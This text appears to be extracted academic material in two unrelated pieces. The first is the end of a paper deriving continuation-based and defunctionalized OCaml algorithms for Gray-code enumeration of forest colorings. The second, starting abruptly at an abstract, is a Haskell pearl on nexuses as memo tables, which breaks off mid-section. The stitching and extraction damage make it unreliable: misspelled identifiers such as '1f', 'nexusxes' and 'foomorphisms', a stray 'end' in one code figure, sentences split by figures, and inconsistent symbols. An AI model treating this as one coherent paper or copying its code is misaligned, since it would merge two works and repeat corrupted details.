We must make some assumptions about the cost of every operation. We ignore the cost of function calls: this slightly simplifies our computations, while affecting the final result only up to a constant factor. Two operations remain to be taken into account: modification of the `bits` array and closure construction. The former has constant cost; as for the latter, it is reasonable to assume a constant *amortized* cost. We consider both as unitary.

We write  $F(k, f)$  for the total cost of applying `enum_forest` to a forest  $f$  with a continuation of cost  $k$ . Similarly, we write  $T(k, t)$  for the cost of applying `enum_tree` to a tree  $t$  with a continuation of cost  $k$ . From the code C1, we derive the equations that govern these quantities:

$$F(k, \text{[]}) = k \tag{4}$$

$$F(k, t :: f) = 1 + T(F(k, f), t) \tag{5}$$

$$T(k, \text{Node } f) = 1 + k + F(k, f) \tag{6}$$

In equation (5), the unitary cost corresponds to closure construction. The closure itself is, by hypothesis, a continuation of cost  $F(k, f)$ , hence the second term. In equation (6), the unitary cost corresponds to updating the array. From these equations, it is easy to establish the following upper bounds:

$$\begin{aligned} F(k, f) &\leq N(f) \times (k + n(f)) \\ T(k, t) &\leq N(t) \times (k + n(t)) - 1 \end{aligned}$$

When one applies `enum_forest` to a forest  $f$  with a costless initial continuation, the upper bound simplifies to  $N(f) \times n(f)$ . Thus, we conclude that C1 has time complexity  $O(nN)$ . One may show, in a similar way, that the number of closures built during evaluation is bounded by  $N(f) - 1$  and thus C1 has space complexity  $O(N)$ .

```

let rec enum_forest k = function
| [] → k
| t :: f → enum_tree (enum_forest k f) t
and enum_tree k (Node (i,f)) =
  let lf = enum_forest k f in
  fun () →
    if bits.(i) = 0 then begin
      k (); bits.(i) ← 1; lf ()
    end else begin
      lf (); bits.(i) ← 0; k ()
    end

```

Fig. 4. First refinement (C2).

### 3 First refinement: pre-planning control

This time bound is not optimal; in fact, it is easy to see that C1 actually repeats some computations many times. Indeed, every time a given forest is traversed, the same continuation is built. In example (1), `enum_tree` is applied three times to the second tree; every time, it is passed a fresh continuation, whose effect is in fact the same (namely to call the initial continuation).

It is possible, with a slight modification to the algorithm, to factor out these repeated allocations. The idea is that `enum_tree` and `enum_forest`, instead of enumerating the colorings immediately, should now return a continuation (that is, a function of type `unit → unit`) that performs the enumeration when invoked. The modified code, which we refer to as C2, is given in Figure 4. It differs from C1 in three ways. First, when `enum_forest` is applied to an empty forest, it merely returns its continuation `k`, instead of executing it immediately. Second, when it is applied to a non-empty forest, it immediately invokes `enum_forest k f`, which returns a continuation; the need for an explicit delay (that is, a  $\lambda$ -abstraction) has been removed. Lastly, and most importantly, `enum_tree` calls `enum_forest` only once and returns a continuation. This call to `enum_forest` is performed as soon as `enum_tree` receives two arguments, which is precisely the way it is used within `enum_forest`.

To run C2 on a forest `f`, one still applies `enum_forest` to `f` with a display continuation. The result is now itself a continuation, that must be invoked in order to perform the actual enumeration, as follows:

```
enum_forest (fun () → (* display current configuration *)) f ()
```

C2 makes more intensive use of higher-order functions than C1: we now employ functions that return functions. The principle remains the same, though: if the function `k` enumerates the colorings of the forest `f0`, then the function `enum_forest k f` (resp. `enum_tree k t`) enumerates those of the forest `f @ f0` (resp. `t :: f0`). One may notice that `enum_forest` and `enum_tree` are now instances of the generic “fold” functions associated to the data types `tree` and `forest`. Still, for the sake of clarity, we prefer to define them directly.

*Complexity.* The functions `enum_forest` and `enum_tree` now have three arguments. Applying them to one argument does not trigger any computation, but the second and third applications have distinct costs, which must be measured separately.

The cost of an application to two arguments is easily determined. Indeed, every node in the forest at hand is clearly traversed exactly once; furthermore, traversing every node induces a unit cost, due to the closure that is built within `enum_tree`. Hence, the total cost is the number of nodes,  $n$ . Moreover, because only this preliminary phase allocates memory, we may immediately conclude that C2’s space complexity is  $O(n)$ .

The cost of a third application is measured as in the previous section. We now write  $F(k, f)$  (resp.  $T(k, t)$ ) for the cost of *executing* the function *obtained* by invoking `enum_forest` (resp. `enum_tree`) with a continuation of cost  $k$ . From the code C2, we derive the following equations:

$$F(k, \text{[]}) = k \tag{7}$$

$$F(k, t :: f) = T(F(k, f), t) \tag{8}$$

$$T(k, \text{Node } f) = 1 + k + F(k, f) \tag{9}$$

Only the second equation differs from those that describe C1. Given these equations, it is straightforward to verify the following identities:

$$\begin{aligned} F(k, f) &= N(f) \times (k + 1) - 1 \\ T(k, t) &= N(t) \times (k + 1) - 1 \end{aligned}$$

Applying `enum_forest` to a forest  $f$  with a costless initial continuation has a cost of  $n(f)$ . Then, invoking the continuation thus obtained entails a cost of  $N(f) - 1$ . Since  $n(f) \leq N(f)$  holds, we may conclude that C2 has time complexity  $O(N)$ , which is obviously optimal. The first phase above can be viewed as a “pre-planning” phase, which produces a network of continuations. Then, the second phase performs the actual enumeration, without allocating any new closures.

#### 4 Second refinement: defunctionalizing

The algorithm given in the previous section has optimal cost. Yet, it is still possible to reap a small constant factor. Indeed, we notice that every continuation built by the code in Figure 4 contains calls to unknown functions, namely `k` and `1f`. The OCaml compiler represents these functions as *closures* containing a code pointer and a data environment. This may incur a speed penalty on modern processors, because jumps to unknown addresses often defeat the branch prediction unit, causing a pipeline stall. One way to address this problem is to replace the branch to an unknown address with a test, followed with a branch to a constant address. In other words, we will now abandon the use of higher-order functions. To replace them, we will introduce a data structure, together with a (first-order) function `run` which interprets its values as functions. This technique, known as *defunctionalization*, was introduced by Reynolds three decades ago (Reynolds, 1998a; Reynolds, 1998b). It has recently received some new interest as a program transformation (Danvy &

```

let rec enum_forest k = function
| [] → k
| t :: f → enum_tree (enum_forest k f) t
and enum_tree k (Node (i,f)) =
  Continue (i, k, enum_forest k f)

let rec run = function
| Display →
  (* display current configuration *)
| Continue (i, k, lf) →
  if bits.(i) = 0 then begin
    run k; bits.(i) ← 1; run lf
  end else begin
    run lf; bits.(i) ← 0; run k
  end
end

```

Fig. 5. Second refinement (C3).

Nielsen, 2001) or compilation (Cejtin *et al.*, 2000) technique. Indeed, the program transformation which we are about to describe could be performed automatically by a compiler such as MLton (Cejtin *et al.*, 2002).

It is easy to observe that every continuation manipulated by C2 is either the initial continuation (which displays the current configuration), or a continuation built by `enum_tree`, whose code then consists of the last six lines of Figure 4. The initial continuation only needs access to the global array `bits`, so we will assume that it has no free variables. Continuations of the latter kind, on the other hand, have three free variables, namely `i`, `k` and `lf`. This analysis leads us to the following data type definition:

```

type continuation =
| Display
| Continue of int × continuation × continuation

```

A value of type `continuation` contains a tag—either `Display` or `Continue`—which effectively plays the role of a code pointer. When the tag is `Continue`, it is accompanied with values for `i`, `k` and `lf`, which suffice to capture the continuation’s meaning.

The defunctionalized version of `enum_tree`, given in Figure 5, now returns a data structure of type `continuation`, instead of an actual continuation. To use such a data structure, we must interpret it as a function, that is, describe how it is “run”. This is the role of the new function `run`. The function proceeds by cases, according to the continuation’s tag. If it is `Display`, the current configuration is displayed (code omitted). If it is `Continue`, then suitable values for `i`, `k` and `lf` are read from the data structure, and the continuation’s code is executed. It is taken from the last five lines of Figure 4, with calls to `k` and `lf` replaced with recursive calls to `run`. To run C3 on a forest `f`, one writes `run (enum_forest Display f)`.

According to measurements performed on a number of random forests, this refinement yields a performance increase that is consistently comprised between 20

```

let rec enum_forest k = function
| [] → k
| t :: f → enum_tree (enum_forest k f) t
and enum_tree k (Node (i,f)) =
  ka.(i) ← k;
  lfa.(i) ← enum_forest k f;
  i

let rec run = function
| (-1) →
  (* display current configuration *)
| i →
  if bits.(i) = 0 then begin
    run ka.(i); bits.(i) ← 1; run lfa.(i)
  end else begin
    run lfa.(i); bits.(i) ← 0; run ka.(i)
  end

```

Fig. 6. Last refinement (C4).

and 30 percent. Although this may be deemed a rather small improvement, we found it interesting, in particular because this formulation helped us discover the next refinement.

### 5 Last refinement: using integer continuations

From the definition of `enum_tree` in Figure 5, it is now clear that `enum_forest k f` allocates exactly one continuation object for every node in the forest `f`. (One may also notice that these objects form a directed acyclic graph.) So, the initial continuation set aside, continuations are in one-to-one correspondence with nodes. This prompts us to identify the two notions, and—considering nodes are numbered—to represent continuations as integers. By convention, the integer `-1` will be used to represent the initial continuation.

What becomes of the information stored in `Continue` objects? The integer `i` becomes redundant, since it now *is* the continuation. The continuation `k` (resp. `lfa`) will now be stored at index `i` in a global array `ka` (resp. `lfa`) of size `n`. Because continuations are now integers, `ka` and `lfa` are arrays of integers.

The new version of `enum_tree`, given in Figure 6, now initializes the arrays `ka` and `lfa` instead of allocating continuations, and returns `i` itself instead of a fresh `Continue` object. The algorithm's asymptotic space complexity remains unchanged, but a constant factor is saved, whose exact amount depends on the runtime system.

In `run`, the initial continuation is now distinguished by the special value `-1`. In the general case, `i` stands for a node number, and the two continuation nodes `k` and `lfa` are obtained by looking up the arrays `ka` and `lfa` at index `i`. To run C4 on a forest `f`, one writes `run (enum_forest (-1) f)`.

According to measurements performed on a number of random forests, this refinement yields a performance increase that is consistently comprised between 0

and 10 percent. This is a minor improvement, but we believe this formulation is nevertheless interesting, for two reasons. First, it is amenable to a very simple implementation in a low-level language such as C. All storage is allocated in three global arrays, requiring no dynamic allocation. Second, it sheds some light on the algorithm’s structure. Since a continuation is now either a node or  $-1$ , the arrays `ka` and `lfa` can be viewed as partial mappings from nodes to nodes. One may check that they are initialized by `enum_forest` and `enum_tree` as follows:

- If  $i$  is the root of the left-most tree in the forest, then `ka.(i)` is  $-1$ ;
- if  $i$  has a left sibling  $j$  in the forest, then `ka.(i)` is  $j$ ;
- otherwise,  $i$  must have a parent  $j$  in the forest, and `ka.(i)` is `ka.(j)`.
- If  $i$  has a child in the forest, then `lfa.(i)` is its right-most child;
- otherwise, `lfa.(i)` is `ka.(i)`.

This version of the algorithm bears a rather strong resemblance with Knuth’s coroutine-based algorithm (Knuth, 2001a). Indeed, Knuth’s algorithm defines exactly one coroutine per node, and relies on tables which map every node to its left sibling and to its right-most child, if defined. However, Knuth’s approach has an inherent deficiency: coroutines signal completion by returning, which may cause the whole call stack to be unwound, whereas they do so, in our case, by invoking a continuation. Thus, as recognized by Knuth, his algorithm may have asymptotically worse behavior in some cases. It is noteworthy that our approach naturally leads to an algorithm that is superficially similar to Knuth’s, but easier to understand, and more efficient.

Knuth’s “loopless” algorithm, which appears similar to Koda and Ruskey’s original description (Koda & Ruskey, 1993), addresses this deficiency by using a mutable data structure that is significantly more complex. The next section compares it with ours.

## 6 Performance assessment

We now compare C4, performance-wise, with Knuth’s “loopless” implementation L. Both were compiled to x86 machine code, using the native OCaml compiler with array bounds checking turned off, and `gcc -O2`, respectively. (We have also hand-translated C4 to C code, with no noticeable time difference with respect to the OCaml code.) L implements Koda and Ruskey’s more efficient algorithm, which is loopless, that is, performs a constant amount of computation between two consecutive colorings. Our implementation is not loopless, but has the same overall time complexity, namely  $O(N)$ .

In practice, the two implementations seem to have very similar performance, as suggested by the following graph. Every data point shows the ratio of their running times (that is, C4’s divided by L’s) for a random forest (with  $30 \leq n < 45$ ). The graph has three hundred data points. We have verified that this ratio does not appear to be correlated with  $n$  or  $N$ .

These measurements reflect the time necessary to *produce* the Gray code only—nothing was displayed. In a realistic application, every coloring would be *exploited* for some purpose before producing the next coloring, so the performance difference between the two implementations would be even less noticeable. In light of this remark, we believe it is safe to claim that the two implementations are equally efficient.

Our code is available electronically (Filliatre & Pottier, 2002); it is functionally equivalent to Knuth's (Knuth, 2001a).

## 7 Conclusion

We have proposed a functional, higher-order implementation of Koda and Ruskey's algorithm. From it, we have derived a first-order version whose efficiency is comparable to Knuth's C implementation.

One key advantage of our continuation-based formulation (C2) is to be amenable to formal proof. It is possible to give reasonably simple specifications for `enum_tree` and `enum_forest`. Because these functions must enumerate colorings in either direction, this requires characterizing the final coloring of the Gray code sequence associated with a given forest. This can be done inductively over trees and forests. As a result, the formalization is rather straightforward to conduct within a proof assistant such as Coq (Barras *et al.*, 2002). We are currently in the process of carrying out such a task.

## Abstract

A *nexus* is a tree that contains *shared* nodes, nodes that have more than one incoming arc. Shared nodes are created in almost every functional program—for instance, when updating a purely functional data structure—though programmers are seldom aware of this. In fact, there are only a few algorithms that exploit sharing of nodes consciously. One example is constructing a tree in sublinear time. In this pearl we discuss an intriguing application of nexuses; we show that they serve admirably as *memo structures* featuring *constant time* access to memoized function calls. Along the way we encounter Boolean lattices and binomial trees.

## Categories and Subject Descriptors

D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.2 [Programming Languages]: Language Classifications—*applicative (functional) languages*; E.1 [Data]: Data Structures—*trees*

## General Terms

Algorithms, design, performance

## Keywords

Memoization, purely functional data structures, sharing, Boolean lattices, binomial trees, Haskell

## 1 Introduction

A *nexus* is a tree that contains *shared* nodes, nodes that have more than one incoming arc. Shared nodes are created in almost every functional program, though programmers are seldom aware of this. As a simple example, consider adding an element to a binary search

tree. Here is a suitable data type declaration for binary trees given in the functional programming language Haskell 98 [10]:

```
data Tree α = Empty
             | Node{left :: Tree α, info :: α, right :: Tree α}
leaf :: ∀α. α → Tree α
leaf x = Node Empty x Empty
```

Here is the definition of insertion:

```
insert :: ∀α. (Ord α) ⇒ α → Tree α → Tree α
insert x Empty = leaf x
insert x (Node l k r)
| x ≤ k      = Node (insert x l) k r      -- r is shared
| otherwise   = Node l k (insert x r)      -- l is shared
```

Observe that in each recursive call one subtree is copied unchanged to the output. Thus, after an insertion the updated tree  $insert\ x\ t$  and the original tree  $t$ —which happily coexist in the functional world—contain several shared nodes. As an aside, this technique is called *path copying* [11] in the data structure community.

Perhaps surprisingly, there are only a few functional programs that exploit sharing of nodes consciously [9]. For instance, sharing allows us to create a tree in sublinear time (with respect to the size of the tree). The call  $full\ n\ x$  creates a full or complete binary tree of depth  $n$  labelled with the same value  $x$ .

```
full :: ∀α. Integer → α → Tree α
full 0 x = leaf x
full (n + 1) x = Node t x t      -- t is shared
where t = full n x
```

The sharing is immediate: the result of the recursive call is used both for the left and for the right subtree. So is the sub-linearity: just count the nodes created!

Now, why are nexuses not more widely used? The main reason is that sharing is difficult to preserve and impossible to observe, except indirectly in the text of the program by counting the number of nodes that are created. In a purely functional setting  $full$  is equivalent to the following definition which exhibits linear running time:

```
full' :: ∀α. Integer → α → Tree α
full' 0 x = leaf x
full' (n + 1) x = Node (full' n x) x (full' n x)
```

Indeed, an optimizing compiler might transform  $full'$  to  $full$  via common subexpression elimination. Since sharing is impossible to observe, it is also difficult to preserve. For instance, mapping a function across a tree,  $fmap\ f\ t$ , does away with all the sharing.

These observations suggest that nexuses are next to useless. This conclusion is, however, too rash. In this pearl, we show that nexuses serve admirably as *memo structures* featuring *constant time* access to memoized function calls. Since entries in a memo table are never changed—because they cache the results of a pure function—there is no need ever to update a memo table. Consequently and fortunately, maintaining sharing is a non-issue for memo tables.

**REMARK 1.** *Is a nexus the same as a DAG, a directed, acyclic graph? No, it is not. By definition, a nexus contains nodes with more than one incoming arc whereas a DAG may or may not have this property. By definition, a DAG may not be cyclic whereas a nexus may very well have this property (circularity being an extreme case of sharing). Finally, there is one fundamental difference between trees and graphs: a node in a tree has a sequence of successors, whereas a vertex in a graph has a set of successors.*

## 2 Tabulation

A *memo function* [7] is like an ordinary function except that it caches previously computed values. If it is applied a second time to a particular argument, it immediately returns the cached result, rather than recomputing it. For storing arguments and results, a memo function usually employs an indexed structure, the so-called *memo table*. The memo table can be implemented in a variety of ways using, for instance, hashing or comparison-based search tree schemes or digital search trees [3].

Memoization trades space for time, assuming that a table look-up takes (considerably) less time than recomputing the corresponding function call. This is certainly true if the function argument is an atomic value such as an integer. However, for compound values such as lists or trees the look-up time is no longer negligible. Worse, if the argument is an element of an abstract data type, say a set, it may not even be possible to create a memo table because the abstract data type does not support ordering or hashing.

To sum up, the way memoization is traditionally set up is to concentrate on the argument structure. On the other hand, the structure of the function is totally ignored, which is, of course, a good thing: once a memo table has been implemented for values of type  $\tau$ , one can memoize any function whose domain happens to be  $\tau$ .

In this pearl, we pursue the other extreme: we concentrate solely on the structure of the function and largely ignore the structure of the argument. We say ‘largely’ because the argument type often dictates the recursion structure of a function as witnessed by the extensive literature on *foomorphisms* [6, 1].

The central idea is to capture the call graph of a function as a nexus, with shared nodes corresponding to repeated recursive calls with identical arguments. Of course, building the call graph puts a considerable burden on the programmer but as a reward we achieve tabulation for free: each recursive call is only a link away.

To illustrate the underlying idea let us tackle the standard example, the Fibonacci function:

$$\begin{array}{ll} fib & :: \text{Integer} \rightarrow \text{Integer} \\ fib 0 & = 0 \\ fib 1 & = 1 \\ fib(n+2) & = fib(n) + fib(n+1) \end{array}$$

The naive implementation entails an exponential number of recursive calls; but clearly there are only a linear number of different

calls. Thus, the call graph is essentially a linear list—the elements corresponding to  $fib(n), fib(n-1), \dots, fib(1), fib(0)$ —with additional links to the tail of the tail, that is, from  $fib(n+2)$  to  $fib(n)$ . To implement a memoized version of  $fib$  we reuse the tree type of Sec. 1: the left subtree is the link to the tail and the right subtree serves as the additional link to the tail of the tail.

$$\begin{array}{ll} memo-fib & :: \text{Integer} \rightarrow \text{Tree Integer} \\ memo-fib 0 & = leaf 0 \\ memo-fib 1 & = Node(leaf 0) 1 Empty \\ memo-fib(n+2) & = node t(left t) \\ \text{where } t & = memo-fib(n+1) \end{array}$$

The function *node* is a smart constructor that combines the results of the two recursive calls:

$$\begin{array}{ll} node & :: \text{Tree Integer} \rightarrow \text{Tree Integer} \rightarrow \text{Tree Integer} \\ node l r & = Node l(info l + info r) r \end{array}$$

We will use smart constructors heavily in what follows as they allow us to separate the construction of the graph from the computation of the function values.

Now, the *fib* function can be redefined as follows:

$$fib = info \cdot memo-fib$$

Note, however, that in this setup only the recursive calls are memoized. If *fib* is called repeatedly, then the call graph is built repeatedly, as well. Indeed, this behaviour is typical of *dynamic-programming* algorithms [2], see below.

In the rest of the paper we investigate two families of functions operating on sequences that give rise to particularly interesting call graphs.

## 3 Segments

A *segment* is a non-empty, contiguous part of a sequence. For instance, the sequence *abcd* has 10 segments: *a*, *b*, *c*, *d*, *ab*, *bc*, *cd*, *abc*, *bcd*, and *abcd*. An *immediate segment* results from removing either the first or the last element of a sequence. In general, a sequence of length  $n$  has two immediate segments (for  $n \geq 2$  and zero immediate segments for  $0 \leq n \leq 1$ ) and  $\frac{1}{2}n(n+1)$  segments in total.



A standard example of the use of segments is the problem of *optimal bracketing* in which one seeks to bracket an expression  $x_1 \oplus x_2 \oplus \dots \oplus x_n$  in the best possible way. It is assumed that ‘ $\oplus$ ’ is an associative operation, so the way in which the brackets are inserted does not affect the value of the expression. However, bracketing may affect the costs of computing the value. One instance of this problem is *chain matrix multiplication*.

The following recursive formulation of the problem makes use of a binary tree to represent each possible bracketing:

$$\begin{array}{ll} \mathbf{data} Expr \alpha & = Const \alpha \mid Expr \alpha : \oplus : Expr \alpha \\ opt & :: [\sigma] \rightarrow Expr \sigma \\ opt[x] & = Const x \\ opt xs & = best[opt s_1 : \oplus : opt s_2 \mid (s_1, s_2) \leftarrow uncat xs] \end{array}$$

The function *best*:: $[Expr \sigma] \rightarrow Expr \sigma$  returns the best tree (its definition depends on the particular problem at hand), and *uncat* splits a sequence that contains at least two elements in all possible ways:

$$\begin{array}{ll} uncat & :: \forall \alpha. [\alpha] \rightarrow [[\alpha], [\alpha]] \\ uncat[x_1, x_2] & = [[([x_1], [x_2])]] \\ uncat(x:xs) & = ([x], xs) : map(\lambda(l, r) \rightarrow (x:l, r)) (uncat xs) \end{array}$$

**Figure 1.** Call graph of a function that recurs on the immediate segments.

The recursive formulation leads to an exponential time algorithm, and the standard dynamic programming solution is to make use of a memo table to avoid computing  $opt$  more than once on the same argument. One purely functional scheme, a rather clumsy one, is developed on pages 233 to 236 of [1]. However, using nexusxes, there is a much simpler solution.

Before we tackle optimal bracketing, let us first look at a related but simpler problem, in which each recursive call depends only on the immediate segments.

### 3.1 Immediate segments

Consider the function  $f$  defined by the following scheme:

$$\begin{array}{lcl} f & :: & [\sigma] \rightarrow \tau \\ f[x] & = & \varphi x \\ f[xs] \mid length xs \geq 2 & = & f(init xs) \diamond f(tail xs) \end{array}$$

where  $\varphi :: \sigma \rightarrow \tau$  and  $(\diamond) :: \tau \rightarrow \tau \rightarrow \tau$ . Note that  $init xs$  and  $tail xs$  are the immediate segments of  $xs$ . Furthermore, note that  $f$  is defined only for non-empty sequences. The recursion tree or call graph of  $f$  for the initial argument  $abcde$  is depicted in Fig 1. The call graph has the form of a triangle; the inner nodes of the triangle are shared since  $init \cdot tail = tail \cdot init$ .

Now, let us build the recursion tree explicitly. We reuse the  $Tree$  data type of Sec. 1 and redefine the smart constructors  $leaf$  and  $node$ , which now take care of calling  $\varphi$  and  $\diamond$ .

$$\begin{array}{lcl} leaf & :: & \sigma \rightarrow Tree \tau \\ leaf x & = & Node Empty (\varphi x) Empty \\ node & :: & Tree \tau \rightarrow Tree \tau \rightarrow Tree \tau \\ node l r & = & Node l (info l \diamond info r) r \end{array}$$

The most immediate approach is to build the call tree in a bottom-up, iterative manner: starting with a list of singleton trees we repeatedly join adjacent nodes until one tree remains.

$$\begin{array}{lcl} bottom-up & :: & [\sigma] \rightarrow Tree \tau \\ bottom-up & = & build \cdot map leaf \\ build & :: & [Tree \tau] \rightarrow Tree \tau \\ build [t] & = & t \\ build ts & = & build (step ts) \\ step & :: & [Tree \tau] \rightarrow [Tree \tau] \\ step [t] & = & [] \\ step (t_1 : t_2 : ts) & = & node t_1 t_2 : step (t_2 : ts) \end{array}$$

The last equation introduces sharing:  $t_2$  is used two times on the

right-hand side.

Alternatively, the tree can be constructed in a top-down, recursive fashion: the triangle is created by adding a diagonal slice (corresponding to a left spine) for each element of the sequence.

$$\begin{array}{ll} top-down & :: [\sigma] \rightarrow Tree \tau \\ top-down & = foldr1 (\diamond) \cdot map leaf \end{array}$$

The helper function ‘ $\diamond$ ’ adds one slice to a nexus: its first argument is the singleton tree to be placed at the bottom, its second argument is the nexus itself. For instance, when called with  $leaf a$  and the tree rooted at  $bcde$  (see Fig. 1), ‘ $\diamond$ ’ creates the nodes labelled with  $abcde$ ,  $abcd$ ,  $abc$ ,  $ab$  and finally places  $leaf a$  at the bottom.

$$\begin{array}{ll} (\diamond) & :: Tree \tau \rightarrow Tree \tau \rightarrow Tree \tau \\ t \diamond u @ (Empty) & = t \\ t \diamond u @ (Node l x r) & = node (t \diamond l) u \end{array}$$

Of course, since the smart constructor  $node$  accesses only the roots of the immediate subtrees, it is not necessary to construct the tree at all. We could simply define  $leaf = \varphi$  and  $node = (\diamond)$ . (In fact, this is only true of the bottom-up version. The top-down version must keep the entire left spine of the tree.) The tree structure comes in handy if we want to access arbitrary subtrees, as we need to do for solving the optimal bracketing problem. This is what we turn our attention to now.

### 3.2 All segments

The function  $opt$  is an instance of the following recursion scheme:

$$\begin{array}{lcl} f & :: & [\sigma] \rightarrow \tau \\ f[x] & = & \varphi x \\ f[xs] \mid length xs \geq 2 & = & \varsigma [(f s_1, f s_2) \mid (s_1, s_2) \leftarrow uncat xs] \end{array}$$

where  $\varphi :: \sigma \rightarrow \tau$  and  $\varsigma :: [(\tau, \tau)] \rightarrow \tau$ . The function  $\varsigma$  combines the solutions for the ‘uncats’ of  $xs$  to a solution for  $xs$ .

Since the call tree constructed in the previous section contains all the necessary information we only have to adapt the smart constructor  $node$ :

$$\begin{array}{ll} node & :: Tree \tau \rightarrow Tree \tau \rightarrow Tree \tau \\ node l r & = Node l (\varsigma (zip (lspine l) (rspine r))) r \end{array}$$

The ‘uncats’ of the sequence are located on the left and on the right spine of the corresponding node.

$$\begin{array}{ll} lspine, rspine & :: \forall \alpha. Tree \alpha \rightarrow [\alpha] \\ lspine (Empty) & = [] \\ lspine (Node l x r) & = lspine l ++ [x] \\ rspine (Empty) & = [] \\ rspine (Node l x r) & = [x] ++ rspine r \end{array}$$

The functions  $lspine$  and  $rspine$  can be seen as ‘partial’ inorder traversals:  $lspine$  ignores the right subtrees while  $rspine$  ignores the left subtrees. (The function  $lspine$  exhibits quadratic running time, but this can be remedied using standard techniques.) For instance, the left spine of the tree rooted at  $abcd$  is  $a$ ,  $ab$ ,  $abc$ , and  $abcd$ . Likewise, the right spine of the tree rooted at  $bcde$  is  $bcde$ ,  $cde$ ,  $de$ , and  $e$ . To obtain the uncats of  $abcde$ , we merely have to zip the two sequences.

Now, to solve the optimal bracketing problem we only have to define  $\varphi = Const$  and  $\varsigma = best \cdot map (uncurry (: \oplus :))$ .

## 4 Subsequences

A subsequence is a possibly empty, possibly non-contiguous part of a sequence. For instance, the sequence  $abcd$  has 16 subsequences:  $\epsilon, a, b, c, d, ab, ac, ad, bc, bd, cd, abc, abd, acd, bcd$ , and  $abcd$ . An *immediate subsequence* results when just one element is removed from the sequence. A sequence of length  $n$  has  $n$  immediate subsequences and  $2^n$  subsequences in total.

As an illustration of the use of subsequences we have Hutton's Countdown problem [4]. Briefly, one is given a bag of source numbers and a target number, and the aim is to generate an arithmetic expression from some of the source numbers whose value is as close to the target as possible. The problem can be solved in a variety of ways, see [8]. One straightforward approach is to set it up as an instance of *generate and test* (we are only interested in the first phase here). We represent bags as ordered sequences employing the fact that a subsequence of an ordered sequence is again ordered. The generation phase itself can be separated into two steps: first generate all subsequences, then for each subsequence generate all arithmetic expressions that contain the elements *exactly* once.

```

data Expr   = Const Integer
            | Add Expr Expr | Sub Expr Expr
            | Mul Expr Expr | Div Expr Expr
exprs      :: [Integer] → [Expr]
exprs      = concatMap generate · subsequences
generate   :: [Integer] → [Expr]
generate [x] = [Const x]
generate xs = [e | (s1, s2) ← unmerge xs,
               e1 ← generate s1,
               e2 ← generate s2,
               e ← combine e1 e2]

```

The function *combine*, whose code is omitted, yields a list of all possible ways to form an arithmetic expression out of two subexpressions. The function *unmerge* splits a sequence that contains at least two elements into two subsequences (whose merge yields the original sequence) in all possible ways.

```

unmerge      :: ∀α. [α] → [[α], [α]]
unmerge [x1, x2] = [[x1], [x2]]
unmerge (x:xs) = ([x], xs) : map (λ(l, r) → (l, x:r)) s
                  ++ map (λ(l, r) → (x:l, r)) s
where s      = unmerge xs

```

For instance, *unmerge abcd* yields the following list of pairs:  $[(a, bcd), (b, acd), (c, abd), (bc, ad), (ab, cd), (ac, bd), (abc, d)]$ .

Now, how can we weave a nexus that captures the call graph of *generate*? As before, we first consider a simpler problem, in which each recursive call depends only on the immediate subsequences.

### 4.1 Immediate subsequences



Consider the function  $f$  defined by the following scheme:

```



f          :: [σ] → τ
f []      = ω
f [x]     = φ x
f xs      = ξ [f s | s ← delete xs]

```

where  $ω :: τ$ ,  $φ :: σ → τ$ , and  $ξ :: [τ] → τ$ . The function  $ξ$  combines the solutions for the immediate subsequences of  $xs$  to a solution for

**Figure 2.** Call graph of a function that recurs on the immediate subsequences.

**Figure 3.** The binomial tree corresponding to the inverse of the lattice of Fig. 2.

$xs$ . The function *delete* yields the immediate subsequences.

```

delete      :: ∀α. [α] → [[α]]
delete []    = []
delete (x:xs) = map (x:) (delete xs) ++ [xs]

```

The call graph of  $f$  for the initial argument  $abcd$  is depicted in Fig. 2. Clearly, it has the structure of a *Boolean lattice*. Though a Boolean lattice has a very regular structure it is not immediately clear how to create a corresponding nexus. So let us start with the more modest aim of constructing its *spanning tree*. Interestingly, a spanning tree of a Boolean lattice is a *binomial tree*. Recall that a binomial tree is a multiway tree defined inductively as follows: a binomial tree of rank  $n$  has  $n$  children of rank  $n-1, n-2, \dots, 0$ . To represent a multiway tree we use the left child, right sibling representation.<sup>1</sup> Since it will slightly simplify the presentation, we will build the binomial tree upside down, so the subtrees are labelled with 'supersequences' rather than subsequences.

```

top-down, tree :: ∀α. [α] → Tree [α]
top-down xs   = Node (tree xs) [] Empty
tree []        = Empty
tree (x:xs)   = Node l [x] r
where l       = fmap (x:) (tree xs) -- child
      r       = tree xs -- sibling

```

The binomial tree for the sequence  $abcd$  is pictured in Fig. 3. Note

<sup>1</sup> Actually, a binary tree represents a *forest* of multiway trees, see [5]. A single multiway tree is represented by a binary tree with an empty right subtree.

that the left child, right sibling representation of a binomial tree is a perfectly balanced binary tree (if we chop off the root node). Now, it is immediate that each node in the left subtree  $l$  has an immediate subsequence in the right subtree  $r$  at the corresponding position. This observation is the key for extending each node by additional *up-links* to the immediate subsequences. In order to do so we have to extend the data type *Tree* first.

```
data Tree  $\alpha$  = Empty
  | Node{ up :: [Tree  $\alpha$ ], -- up links
        left :: Tree  $\alpha$ , -- child
        info ::  $\alpha$ ,
        right :: Tree  $\alpha$ } -- sibling
```

As usual, we introduce a smart constructor that takes care of calling  $\phi$  and  $\varsigma$ .

```
node :: [Tree  $\tau$ ] → Tree  $\tau$  →  $\sigma$  → Tree  $\tau$  → Tree  $\tau$ 
node [u] l x r = Node [u] l ( $\phi$  x) r
node us l x r = Node us l ( $\varsigma$  (map info us)) r
```

Here is the revised version of *top-down* that creates the augmented binomial tree.

```
top-down :: [ $\sigma$ ] → Tree  $\tau$ 
top-down xs = v
where v = Node [] (tree xs v [])  $\omega$  Empty
```

The helper function *tree* takes a sequence, a pointer to the father and a list of pointers to predecessors, that is, to the immediate subsequences excluding the father. To understand the code, recall our observation above: each node in the left subtree  $l$  has an immediate subsequence in the right subtree  $r$  at the corresponding position.

```
tree :: [ $\sigma$ ] → Tree  $\tau$  → [Tree  $\tau$ ] → Tree  $\tau$ 
tree [] p ps = Empty
tree (x:xs) p ps = v
where v = node (p:ps) l x r
      l = tree xs v (r:map left ps) -- child
      r = tree xs p (map right ps) -- sibling
```

The parent of the child  $l$  is the newly created node  $v$ ; since we go down,  $l$ 's predecessors are the right subtree  $r$  and the left subtrees of  $v$ 's predecessors. The parent of the sibling  $r$  is  $u$ , as well; its predecessors are the right subtrees of  $v$ 's predecessors. The subtree  $l$  has one predecessor more than  $r$ , because the sequences in  $l$  are one element longer than the sequences in  $r$  (at corresponding positions).

